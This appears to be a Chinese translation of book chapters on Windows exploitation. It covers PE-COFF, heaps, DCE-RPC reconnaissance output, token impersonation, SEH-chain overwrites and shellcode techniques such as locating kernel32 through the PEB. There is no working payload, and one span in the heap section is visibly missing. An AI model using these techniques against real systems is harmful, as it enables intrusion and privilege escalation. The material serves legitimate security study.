这些特性给Windows内核项目组带来了很多便利，因为这样一来，即使他们修改内部的API或增加一些复杂的新功能，也不会影响程序员正常使用API。与此相反，在各种版本的UNIX平台里，只要大多数的程序员没有违规调用，你就不能擅自为系统调用增加新的参数。

和其他现代操作系统一样，Windows也使用可重定位的文件格式，使程序在运行时可以动态加载，从而提供共享函数库。Linux里的共享函数库是以`.so`文件的形式出现的，在Windows里是DLL。和ELF文件格式的`.so`类似，DLL是PE-COFF文件格式［也称为PE（portable executable）］。PE-COFF源自UNIX COFF格式，是一种可移植的文件格式，因为它们可以加载到所有的32位Windows平台上。PE加载器接受这种文件格式。

PE文件的开始部分包括导入表和导出表，导入表指示PE文件需要用到哪些（DLL）文件，以及用到这些文件中的哪些函数。导出表则指示此DLL可以提供哪些函数，也指明这些函数在

DLL文件中的地址。DLL被载入内存后，程序可以根据这些地址找到需要的函数。导入表列出PE文件要用到的、但在DLL里的函数，也会列出这些函数所在的DLL的文件名。

大多数PE文件是可重定位的。和ELF文件类似，PE文件由各种区段组成，其中的.reloc区段用于在内存里重定位DLL。使用.reloc的目的是允许程序加载编译时使用相同内存空间的两个DLL。

和UNIX不太一样的是，Windows首先会在当前工作目录下搜索DLL，然后再在其他地方搜索。从黑客的角度来看，这为他们提供了脱离Citrix或终端服务限制的机会。但是从开发者的角度来看，这将允许开发者发布不同于系统根目录（\winnt\system32）里的DLL。当然，这在一定程度上会造成版本混乱，有时把这种问题称为*DLL-hell*。遇到DLL-hell问题的用户在加载不完整的程序时，为了避免不同版本DLL之间的冲突，只能调整PATH环境变量或者把DLL挪来挪去。

学习PE-COFF，首先要理解RVA（Relative Virtual Address，相对虚拟地址）。RVA用于减少PE加载器的工作量，通过使用RVA，函数可以被重定位在虚拟地址空间的任何地方；如果不使用RVA，PE加载器将需要确认每个可重定位的条目，从而浪费大量的系统资源。在学习Win32的过程中，你可能已经注意到，微软公司喜欢使用简称［RVA、AV（Access Violation，访问违例）、AD（Active Directory，活动目录）等］，而不是像UNIX那样使用术语的省略形式（tmp、etc、vi、segfault）。令人头痛的是，微软公司每次发布新文档时，总会引入几千个术语和相关的简称。

注解 关于阴谋家的有趣论调：在微软公司园区近旁有一幢非常显眼的科学论派大楼，但好像从来都没有人进出过。

RVA实际包含的意思是："各个DLL载入内存空间时，系统会为其分配一个基址，根据基址加上RVA的结果就可以找到需要的数据（函数）。"以msvcrt.dll的malloc()函数为例，msvcrt.dll的文件头中包括了msvcrt.dll提供的函数表（导出表）。这个导出表中包含函数malloc和 RVA（例如，2000）。系统把msvcrt.dll载入内存时，会为其指定基址，在这里假定它是0x80000000，这样一来，就可以通过0x80002000（基址加上RVA）找到malloc函数了。在默认情况下，Windows NT加载.EXE的基址是0x40000000。当然，根据语言包或编译器的选项不同这个基址会有所改变，但一般都是0x40000000。

微软公司通常会单独发布PE-COFF符号文件。可以从微软公司的MSDN站点下载各版本操作系统的符号包，或者通过WinDbg使用他们提供的远程符号服务器。但遗憾的是，OllyDbg目前还不支持微软的远程符号服务器。

要了解PE-COFF的更多内容，请在微软公司网站上搜索PE-COFF。最后，请大家记住，Windows NT和UNIX不太一样，它不允许用户删除使用中的文件。

6.2 堆

DLL被加载时会调用初始化函数。初始化函数通常又会调用HeapCreate()来设置属于自己

的堆，并把指向堆的指针保存为全局变量，因此，在以后的堆分配操作过程中，可以用它代替默认堆。大多数的DLL在内存里都拥有一个.data区段，用于保存全局变量，在这片内存里，你可以发现一些有用的函数指针或数据结构。程序在运行过程中，可能会加载多个DLL，从而导致内存空间里存在许多堆。因为有如此多的堆，堆恶化攻击可能会导致系统异常混乱。在Linux里，可能只是一个堆受到破坏，但在Windows里却可能是几个堆立即被破坏，这将使我们的分析变得更加复杂。当用户在Win32里调用malloc()时，他实际上用的是msvcrt.dll导出的函数，这个函数再调用HeapValidate()来分配msvcrt.dll的私有堆。你可能会被HeapValidate()函数所吸引而用它来分析堆恶化的情形，但这个函数实际上不起什么作用。

当破解堆溢出后再使用shellcode调用Win32 API函数时通常会引起混乱，在RtlHeapFree()或RtlHeapAllocate()里面，有些函数工作正常，而有些可能会引起访问违例；访问违例会在你获得控制权之前终止进程。WinExec()和类似的函数就是因为无法与被破坏的堆共事而声名狼藉。

每个进程在创建之初都有一个默认堆，我们可以用GetDefaultHeap()找到这个默认堆，虽

着攻击者几乎只能用返回libc的方法（尽管有可能使用任何DLL，而不仅仅是libc或类似的东西）来获取执行控制。

6.3 DCOM、DCE-RPC的优缺点

DCOM、DCE-RPC、NT的线程和进程体系结构、NT的鉴别令牌都是互相关联的。一开始就全面了解COM的基本原理，有助于我们理解COM与UNIX中对应组件的异同。

微软公司为了经济效益而发布二进制软件包，并建立相应的系统支持它。因此，微软公司开发的所有软件都支持DCOM。从第三方购买COM模块，把它们放在目录里，然后用Visual Basic组装它们，就完全可以创建相当复杂的应用程序。

我们可以用支持COM的语言编写COM对象，并实现这些对象间顺畅交互。COM的大部分特性都是由所使用的语言决定的。例如，对C++来说是一个整数，对Visual Basic而言却未必如此。

为了深入理解COM，你应该查阅常见的IDL（Interface Description Language，接口描述语言）文件。我们在后文中将使用DCOM IDL文件。

```
[ uuid(e33c0cc4-0482-101a-bc0c-02608c6ba218),
  version(1.0),
  implicit_handle(handle_t rpc_binding)
] interface ???
{
  typedef struct {
    TYPE_2 element_1;
    TYPE_3 element_2;
  } TYPE_1;
...
short Function_00(
      [in] long element_9,
      [in] [unique] [string] wchar_t *element_10,
      [in] [unique] TYPE_1 *element_11,
      [in] [unique] TYPE_1 *element_12,
      [in] [unique] TYPE_2 *element_13,
      [in] long element_14,
      [in] long element_15,
     [out] [context_handle] void *element_16
);
```

我们在这里定义的IDL和C++中类的头文件类似。打个比方说，这些只是由UUID定义的特殊接口里的特殊函数的参数（和返回值）。必须是唯一的任何东西（所有的名字）在COM里都是一个GUID。通常假设这个128位数是全局唯一的，也就是说，只能有一个。因此，每次引用一个独特的UUID，都是指某个确切的接口。

COM对象的接口描述可能非常复杂。对于（支持COM的）语言编译器来说，假设它生成一段代码，把IDL规范描述转换成这个语言需要它呈现的格式，可以是字符、数组、用数组存储的指针、包含其他数组的结构，等等。

实际上，可以选择多种捷径来维护可接受的速度。比如用little-endian序表示，长整数将是32位的，把它从C++表示转换成由C++ COM对象表示就很简单了。

调用COM对象有两种方法：直接把它作为DLL载入进程空间，或者把它作为服务运行［通过Service Control Manager（以SYSTEM权限运行的特殊进程）］。在其他进程里运行COM服务，虽然慢了一点，但可以保证进程更稳定、更安全。进程内调用不用转换数据类型，比调用在同一机器但不在同一进程里的COM接口要快上1000倍；而调用同一机器上的接口，又比调用同一网络里的接口要快上至少10倍。

对Windows来说，比较重要的事情是程序员只要在程序里改变注册方式或更改一个参数，程序就能用不同的进程或不同的机器进行相同的调用。

例如，查看NT上的AT服务。如果你准备写一个与AT交互的程序并用它来安排命令，那么，你可以查阅AT服务的接口定义，把DCOM调用绑到一个接口上，然后调用这个接口上的具体过程。当然，在你的进程和AT服务进程之间发送数据前，最好先找到相应的IDL文件，了解怎样转换参数。即使这个进程运行在其他计算机上，也完全可以用同样的过程进行。假如那样的话，你的DCOM函数库可以连到远程计算机端点映射程序（TCP端口135）并询问AT服务监听哪个端口。端点映射程序（它本身也是一个DCOM服务，总是绑定在已知的端口上）将响应“AT服务正在监听如下的命名管道 RPC服务，你可以连接到445或139端口。对DCE-RPC调用来说，它也正在监听TCP端口1025和UDP端口1034”。而这些对开发者而言都是透明的。

你现在应该知道DCE-RPC和DCOM的优点所在了。你可以出售二进制形式的DCOM包，或者提供一台可以通过网络访问的、装有DCOM接口的机器，使开发者用Visual Basic、C++或其他支持DCOM的语言远程连接它们。如果要追求更高的速度，你可以直接把DCOM的接口作为DLL载入客户端进程。这个范式几乎是区别Windows NT与其他服务器平台的最根本特征。“胖客户端”、“远程可管理性”和“快速应用开发”都指向同一个东西——DCOM。

然而，这些特点恰恰也是DCE-RPC和DCOM的缺点所在。一个人的远程可管理性对其他人而言很可能就是远程漏洞。作为黑客，你的目标就是要做到比系统管理员更加了解他们的系统。因为DCOM与所有的系统安全基本原理一样，很复杂也很难理解，所以要做到比系统管理员更了解他们的系统并不是太难。

下一节将介绍一些利用DCE-RPC 和DCOM的基础知识。

6.3.1 侦察

有两个工具可用于侦察远程的DCE-RPC：Dave Aitel的SPIKE（www.immunitysec.com/）和Todd Sabin的DCE-RPC工具包（http://www.bindview.com/Services/razor/Utilities/）。

在这个例子里，我们用SPIKE里的dcedump程序远程观察用端点映射程序注册的DCE-RPC服务（也称为DCOM接口）。这和在UNIX里运行rpcdump-p的效果差不多。

```
[dave@localhost dcedump]$ ./dcedump 192.168.1.108 | head -20
DCE-RPC tester.
TcpConnected
Entrynum=0
```

```
annotation=
uuid=4f82f460-0e21-11cf-909e-00805f48a135 , version=4
Executable on NT: inetinfo.exe
ncacn_np:\\WIN2KSRV[\PIPE\NNTPSVC]
Entrynum=1
annotation=
uuid=906b0ce0-c70b-1067-b317-00dd010662da , version=1
Executable on NT: msdtc.exe
ncalrpc[LRPC000001f4.00000001]
Entrynum=2

annotation=
uuid=906b0ce0-c70b-1067-b317-00dd010662da , version=1
Executable on NT: msdtc.exe
ncacn_ip_tcp:192.168.1.108[1025]
...
```

可见，在这里，我们有3个不同的接口，可以用3种不同的方法与它们建立连接。我们可以用SPIKE的接口ids（ifids）程序进一步查看端点映射程序提供的接口。当然，也可以用它检查几乎所有激活的TCP接口（msdtc.exe例外）。

```
[dave@localhost dcedump]$ ./ifids 192.168.1.108 135
DCE-RPC IFIDS by Dave Aitel.
Finds all the interfaces and versions listening on that TCP port
Tcp Connected
Found 11 entries
e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0
0b0a6584-9e0f-11cf-a3cf-00805f68cb1b v1.1
975201b0-59ca-11d0-a8d5-00a0c90d8051 v1.0
e60c73e6-88f9-11cf-9af1-0020af6e72f4 v2.0
99fcfec4-5260-101b-bbcb-00aa0021347a v0.0
b9e79e60-3d52-11ce-aaa1-00006901293f v0.2
412f241e-c12a-11ce-abff-0020af6e7a17 v0.2
00000136-0000-0000-c000-000000000046 v0.0
c6f3ee72-ce7e-11d1-b71e-00c04fc3111a v1.0
4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 v0.0
000001a0-0000-0000-c000-000000000046 v0.0

Done
```

现在，为了在端点映射程序或在其他TCP服务里寻找溢出，可以直接把这些内容交给SPIKE的msrpcfuzz 程序。如果你有这些服务的IDL［可以从一些开源项目（如Snort）中找到一部分］，可以用它指导函数分析。否则，你就只能进行自动或手动的二进制分析了。Matt Chapman写的Muddle（www.cse.unsw.edu.au/~matthewc/muddle/）可能会对你有所帮助。它可以自动解码某些可执行文件，把它们的参数告诉你。本章开头的IDL片断就是Muddle生成的，是我们从RPC定位器服务文件里获得的。

微软公司几乎对其可以控制的任何东西都封装了DCE-RPC协议。从SMB到SOAP，如果你可

以在它上面封装DCE-RPC，就能启用所有的微软工具。在这个例子里，你可以看到命名管道接口（ncacn_np）上的DCE-RPC、Local RPC接口上的DCE-RPC和TCP接口上的DCE-RPC。命名管道、TCP和UDP接口都是可以远程访问的。这些对黑客来说都是极具诱惑力的。

6.3.2 破解

破解远程的DCOM服务和破解远程的SunRPC服务的方法差不多。黑客可以进行popen()或system()类型的攻击，尝试访问文件系统上的文件，寻找缓冲区溢出或类似攻击，设法绕过认证，或者用想到的、可以攻击远程服务器的任何方法破解应用程序。目前摆弄RPC服务的最好工具非SPIKE莫属。然而，如果打算破解远程的DCE-RPC服务，还有许多工作要做，要用所选择的语言重写这个协议。CANVAS（www.immunitysec.com/CANVAS）用Python重写了DCE-RPC。

在开始的时候，你可能会尝试用微软的内部API破解DCE-RPC或DCOM，但从长远来看，这样做无法直接控制API，从而导致破解质量低下。可能的话，一定要自己开发或使用开源的协议实现。

6.3.3 令牌及其冒用

令牌表示访问权限。在Linux下，访问资源（如文件或进程）的权限是用简单的user/group/any（用户/组/任何）权限集定义的，但Windows与Linux完全不一样，它使用了灵活但很难理解的、依赖于令牌的机制。简单说，令牌就是一个32位的整数，与文件句柄类似。NT内核为每个进程维护一个内部结构，用令牌表示进程的访问权限。例如，进程在派生另外的进程时，必须检查它是否能够访问它想派生的文件。

现在，这里的情况变得有些复杂了，因为除了令牌有不同的类型外，两个令牌（主令牌和当前的线程令牌）还会影响彼此间的操作。进程启动时获得主令牌。当前线程的令牌可以从另外的进程或通过LogonUser()函数获取。LogonUser()函数需要用户名和密码，如果调用成功，它将返回一个新令牌。你可以用SetThreadToken（token_to_attach）把特定令牌交给当前的线程，然后在线程归还主令牌的地方用RevertToSelf()移走它。

顺便说一下，用Sysinternals（http://www.microsoft.com/technet/sysinternals/）的Process Explorer加载进程，你将会看到：主令牌被作为ser Name打印出来了，在底部窗体还可以看到一个或多个带不同访问级别的令牌。图6-2显示进程中的多个令牌。

从其他进程中获得令牌很简单：如果你调用ImpersonateNamedPipeClient()，内核将把附上你创建的命名管道进程的令牌交给你。同样，你也可以模拟远程DCE-RPC客户端或给你用户名和密码的客户端。

例如，当用户连接UNIX 的FTP服务器并且FTP服务正在以root权限运行时，FTP服务器可以用setuid()把用户的ID改成认证时用户客户端声明的那个。对Windows来说，用户发送用户名和密码后，FTP服务器调用LogonUser()返回一个新令牌，然后派生一个新线程，新线程调用SetThreadToken(new_token)。当线程结束对客户端的服务时，它调用RevertToSelf()加入线程池，或者调用ExitThread()退出。




图6-2 用Process Explorer观察进程的令牌。注意管理员令牌与用户（主令牌）之间访问级别的异同

对黑客来说，需要仔细审视整个过程以寻找攻击机会。在UNIX里，通过认证并且用缓冲区溢出破解FTP服务器后，攻击者不能变成root或其他用户[①]。在Windows里，在刚刚被认证的用户内存空间里很可能会发现需要的令牌，攻击者可以攫取并使用它。当然，在许多情形下，FTP服务器是以SYSTEM运行的，可以调用`RevertToSelf()`获得它的特权。

人们对`CreateProcess()`有一个常见的误区。UNIX黑客经常把`execve("/bin/sh")`作为shellcode的一部分，但在Windows下，`CreateProcess()`把主令牌当作新进程的令牌，并用当前线程的令牌访问所有的文件。这意味着如果当前主令牌比当前线程令牌的访问权限低，新进程可能无法读取或删除它自己的可执行文件。

在IIS攻击期间发生的事情是对这个怪现象的最好佐证。IIS的外部组件运行在主令牌是IUSR或IWAM而不是SYSTEM的进程内。但在这些进程中，经常有以SYSTEM运行的线程。当黑客利用溢出获得某个线程的控制、下载一个文件并用它调用`CreateProcess()`时，他们会发现他们自己作为IUSR或IWAM运行，但这个文件却属于SYSTEM。

如果发现自己正处在这种情形之中，你有两个选择：用`DuplicateTokenEx()`生成新的主令牌，把它分配给`CreateProcessAsUser()`调用；直接把DLL载入内存或利用shellcode（它可以做

① 利用其他途径提升权限除外。——译者注

任何你想在原始进程内做的事情），在当前线程的内部做任何事。

6.3.4 Win32 平台的异常处理

在Linux平台上，异常处理程序通常是全局的；换句话说，是针对每个进程的。无论什么时候出现异常情况，系统都会调用你用`signal()`系统调用设置的异常处理程序，例如发生segfault（Windows系统内的术语是AV）。在Windows平台上，全局处理程序（位于`ntdll.dll`之中）捕获所有的异常，然后执行相当复杂的例程来确定最终把控制权交给谁。因为Windows NT下的编程模型是以线程为重心的，所以，异常处理模型也是以线程为重心的。

图6-3或许有助于说明Windows NT下的异常处理。




图6-3　OllyDbg很好地显示了Windows NT下的异常处理工作

在图6-3中，我们看到`cmd.exe`进程有两个线程。第二个线程的数据块（在运行时，数据块位于`fs:[0]`）有一个指针指向异常结构的链表。这个结构（Structured Exception Handler，SEH）的第一个元素是指向下一个处理程序的指针。这个结构的第二个元素是一个函数指针。如图6-3显示的那样，当指向下一个处理程序的指针设为-1时，表示处理链中没有更多的处理程序。如果第一个处理程序没有处理这个异常，下一个处理程序（有的话）将进行处理，依此类推。如果到最后都没有一个处理程序处理它，默认的异常处理程序将处理它，常见的处

理方式是终止进程。

作为一个黑客，当碰到通过堆溢出或类似的允许向内存写入一个字的攻击时，应该马上想到一些控制这个系统的方法。不错，就是改写指向SEH链的指针。Win32程序里的每个进程都有一个操作系统提供的SEH。这个SEH负责向用户显示应用程序已被终止的错误框。如果碰巧你在运行调试器，SEH将提示你是否要调试这个程序。另一种可能是改写位于栈上的处理程序的函数指针，或者改写默认的异常处理程序。

在Windows XP上，还有另外一个选择：Vectored Exception Handling（向量化异常处理）。从根本上说，它只是另一种版本的链表，首先会检查`ntdll.dll`里的异常处理代码。因此，你现在有一个不管触发何种异常都能得到调用的全局变量；这对改写来说，实在是太完美了。

6.4 调试 Windows

调试Windows程序至少有3种选择：微软的工具链WinDbg、内核调试器SoftICE或者OllyDbg。如果感兴趣也可以用Visual Studio。

在这些选择当中，SoftICE或许是最早出现也是最强大的。SoftICE的特点是支持宏语言，可以调试内核空间，缺点是安装起来异常困难，而且GUI有点过时。它的主要用处是调试新的设备驱动程序。在很长一段时间内，它曾是黑客的唯一选择，因此，有很多介绍怎样使用它的好文章。SoftICE在调试内核的时候，把所有页设为可写，因此，如果你正在破解的内核溢出只有在SoftICE被启用时才工作，那么你应该考虑是否是出于这个原因了。

WinDbg可以调试内核，尽管它需要一条串行线和另外一台计算机[①]，但它也能很好地调试用户空间的溢出。WinDbg使用原语，但用户界面比较糟糕，几乎不可能快速正确地使用。尽管如此，但因为它是微软使用的调试器，所以拥有一些非常好的高级特性，比如说，自动访问微软的符号服务器。WinDbg的命令行版本CDB非常灵活，对那些热衷于命令行的人来说可能是更好的选择。

正如SPIKE是目前最好的模糊测试工具一样，OllyDbg可能是迄今为止最好的调试器。它支持一些令人惊异的特征，例如运行追踪（允许往回执行）内存搜索、内存断点（例如，你可以告诉它，在每次访问`MSVCRT.DLL`全局数据空间里的数据时设置中断）、智能的数据窗口（例如图6-3显示的线程结构）。同时，它也是一个强大的反汇编程序和文件补丁程序，基本上你想要的东西它都有。如果你认为OllyDbg缺少某些必要的功能，可以给作者发电子邮件，幸运的话，下个版本可能就会加上。花时间用OllyDbg附上进程，然后用SPIKE对它们进行模糊测试，并分析它们的异常。这会使你快速熟悉非常友好的OllyDbg GUI。

6.4.1 Win32 里的 bug

Win32里有许多bug，其中大部分从未对外公开，是写shellcode的人历经艰辛之后才发现的。例如，如果`LoadLibraryA()`（其功能是把DLL载入内存）的`PATH`参数里有句点，且系统没有打

① 现在利用VMWare，可以在同一台机器上调试了。——译者注

相应的补丁，LoadLibraryA()的加载将失败；如果栈没有按字对齐，WinSock例程将失败。很多API在MSDN里找不到相应的文档，或者文档讲解得很简单。

当你的shellcode不工作时，很有可能就是由于Windows里的错误，而最好的方法就是绕过它们（惹不起还躲不起吗）。

6.4.2 编写 Windows shellcode

很长一段时间以来，编写可靠的Windows shellcode始终是件深不可测的事。这和编写UNIX shellcode不太一样，在Windows里，并没有和已知API相一致的系统调用。相反，进程可以把指向外部函数的函数指针（例如CreateProcess()或ReadFile()）载入内存。但是黑客并不能预先知道它们位于内存的什么地方。早期的shellcode只能假设它们在某个地方，或者猜测它们是某些地方中的一个。但这意味着每次编写破解程序时，必须根据不同的SP或可执行文件生成不同版本的破解程序，也就是说，通用性不是很好。

编写可靠的、可重用的shellcode的秘诀是，Windows把指向进程环境块的指针保存在已知的位置：FS:[0x30]。这个位置加上0xc就是载入顺序模块列表指针。现在有了模块的链表，可以通过遍历它来寻找kernel32.dll。而kernel32.dll又包含了LoadLibraryA()和GetProcAddress()，有了它们，就可以加载任何DLL，并找出需要的函数地址了。你应该重读PE-COFF文档以理解微软的shellcode，然后再做这一步。

这个技术好是好，但因为它比较复杂，从而导致最后生成的shellcode比较大。近几年来一些技术不断改进完善，已经可以使shellcode变得更小了，其中包括了创新的散列法。NGS公司的Dafydd Stuttard[①]在2005年发表的论文中提供了一个191B的与shell绑定的shellcode（其中没有空字节），其中就使用了一些非常巧妙的方法来使代码变得更小，包括使用请求的函数名的8位散列值。

当然，这并不是唯一的方法。比如说，中国黑客在其所写的shellcode里，通过设置异常处理程序，在内存里搜寻kernel32。如果你想了解这个技术的细节，可以查阅NSFOCUS为IIS所写的攻击代码。

即使采用NSFOCUS使用的方法，生成的shellcode可能还会偏大。因此，CANVAS把shellcode分成不同的部分，主要部分是用CANVAS的附加块编码器（类似于XOR编码器/译码器，但用addl代替xorl）生成的150B的shellcode，它利用异常处理在内存里搜寻另一部分——以8B标记开始的shellcode。实践证明，这段shellcode非常可靠，你可以把它放到内存的任何地方，而不必担心受到空间的限制。

6.4.3 Win32 API 黑客指南

VirtualProtect()，设置内存页的访问控制权限。我们可以给.text区段加上+w属性，从而修改.text区段里的函数。

SetDefaultExceptionHandler，对于给定的SP来说，反汇编它可以发现全局异常处理程

① Dafydd Stuttard所著的《黑客攻防技术宝典：Web实战篇》已由人民邮电出版社出版。——编者注

序的位置。

`TlsSetValue()` / `TlsGetValue()`，每个线程都可以用Thread Local Storage（线程本地存储区）而不是栈和堆保存特殊的线程变量。有时候，你的shellcode想攫取的有价值的指针可能就藏在这里。

`WSASocket()`，调用`WSASocket()`而不是`socket()`生成可以直接用作标准输入或标准输出的套接字。如果用派生`cmd.exe`的shellcode，可以用这个方法生成较小的shellcode。（由`socket()`生成的套接字句柄里的问题是出在`SO_OPENTYPE`属性。）

6.4.4 黑客眼中的 Windows

1. Win9X/ME

- 没有用户或安全基础架构的概念（大部分已经过时）。

2. WinNT

- 漏洞百出的RPC函数库使我们可以轻松控制RPC服务。Win2K下的RPC 数据结构在默认情况没有被验证，因此，几乎所有的恶意数据都可以使它们崩溃。
- 不支持NTLMv2和其他认证方式，使网络窃听很容易。
- IIS 4.0全部以系统权限运行，崩溃后不会自动重启。

3. Win2K

- Win2K的基本安装已包括NTLMv2。
- RPC函数库里的错误比NT 4.0少了很多（当然，并不是说NT 4.0的错误非常多）。
- SP4——清除了异常寄存器。
- IIS 5.0以系统权限运行，但URL处理程序通常不以系统权限运行（FrontPage、WebDav和类似组件除外）。

4. Win XP

- 增加的Vectored Exception Handling（向量化异常处理）使堆溢出更加容易。
- SP1—清除了异常寄存器。
- IIS 5.1—把URL限制为合理的大小。
- SP2引入了防火墙，对RPC做了大量修改，引入了DEP（Data Execution Prevention，数据执行保护），SafeSEH使利用异常处理程序变得更加困难了，除此之外，还做了许多其他方面的安全改进。

5. Windows 2003服务器

- 用栈canary编译了整个OS，包括内核。
- IIS的部分功能移到内核里。
- IIS 6.0仍是用C++编写的，只不过现在运行在有着完全不同配置的管理过程和一簇管理进程之下，这些进程可以根据特殊的URL和虚拟主机设置服务于端口80/443。
- 可以与进程分离而不会导致进程崩溃。在Win32以前的版本中，如果用调试器附上进程，分离时肯定会终止进程。这在有些时候有用处，但大多数时候令人讨厌。

6. Windows Vista

每段代码都用改良后的、最好版本的/GS栈canary进行编译。

- ASLR（Address Space Layout Randomization，地址空间布局随机化）使大多数利用变得稍微困难一些，但是当它和DEP结合起来使用时，将会使利用变得非常困难。
- 防火墙现在也能过滤外出的数据包了。

6.5　小结

本章介绍了Linux/UNIX和Windows破解之间的基本差别，同时介绍了一些高级的Windows概念，比如系统调用和进程内存，从黑客的视角来看，这和Linux/UNIX上的明显不同。掌握了这些Windows的破解知识，才能继续学习下面的Windows黑客技术。

第7章

Windows shellcode



有人说写shellcode很容易，凭心而论，通常情况下是不太难，但在Windows上还是有一定难度的（Windows平台上的东西都不简单），而且有时候还会使人倍感挫折。在开始学习本章之前，我们先回顾一些shellcode的要点，然后研究Windows shellcode那令人着迷的特性，并由此讨论AT&T与Intel句法的区别、Win32中的各种漏洞如何影响利用方法，并探讨高级Windows shellcode的发展方向。

7.1 句法和过滤器

首先，不使用编码器/译码器就能工作并且体积又很小的Windows shellcode几乎不存在。无论如何，如果要编写许多破解代码，你可能会想到在破解代码中采用标准的编码器/译码器API来避免经常调整shellcode。例如Immunity CANVAS就使用了“附加的”编码器/译码器。也就是说，它把shellcode视为一组无符号长整数列表，把列表中的每个无符号长整数加上x（x可以通过不断重试随机数来找到）。经过这样的处理后，会得到一组新的没有坏字符的无符号长整数列表。虽然编码器/译码器工作得很好，但仍有人乐意使用XOR、基于字符的或基于字的方法。

重要的是，应该牢记译码器只是把x扩展到不同字符范围的`y=f(x)`函数。如果x仅仅包含小写字母，那么可以把`f(x)`看作是把小写字母转换成二进制字符并跳转到那里的函数；当然，也可以把`f(x)`看作是把小字字母转换成大字字母并跳转到那里的函数。换句话说，当遇到设置严密的过滤器[①]时，不要急于一次解决所有的问题，尝试使用多重解码，把攻击串分段转换为二进制等方法，这样可能会更容易些。

本章不介绍编码器/译码器，并假设你知道怎样把二进制数据复制到进程空间并跳到它。只要你会写Linux shellcode，就应该能编写x86汇编代码。我写Windows shellcode和写Linux shellcode的方式一样，使用相同的工具。从长远来看，熟练掌握一种工具会使编写shellcode变得更轻松。依我之见，不必花大把的钞票购买Visual Studio，免费的Cygwin（www.cygwin.com/）就是很好的shellcode编写工具。安装Cygwin可能有点慢，所以安装时一定要确保打开了开发工具（gcc、as或其他），来确认安装是否完成。有些人喜欢用NASM或其他的工具写shellcode，但这些工具在编

① 现在有很多程序在接受用户输入时，会过滤一些可能有歧义的字符。——译者注

辑代码及测试编译代码时略有不便。

x86 AT&T 与Intel 句法的对比

AT&T与Intel句法有两个主要的不同点。第一个是AT&T句法使用助记符source和dest，而Intel使用助记符dest和source。当人们用GUN编译器（AT&T使用）、OllyDbg（Intel使用）或其他的Windows工具查看汇编代码时，这种互相颠倒的形式可能会使人摸不着头脑。当然，假如你可以灵活转换这种形式，那么在At&T与Intel之间还有另外一个重要的不同点：寻址方式。

x86的寻址有如下的形式：两个寄存器，一个位移量，一个比例因子，如1、2、4或8。所以，`mov eax,[ecx+ebx*4+5000]`（OllyDbg中的Intel 句法）等同于`mov 5000(%ecx,%ebx,4),%eax`（GUN编译器中的AT&T句法）。

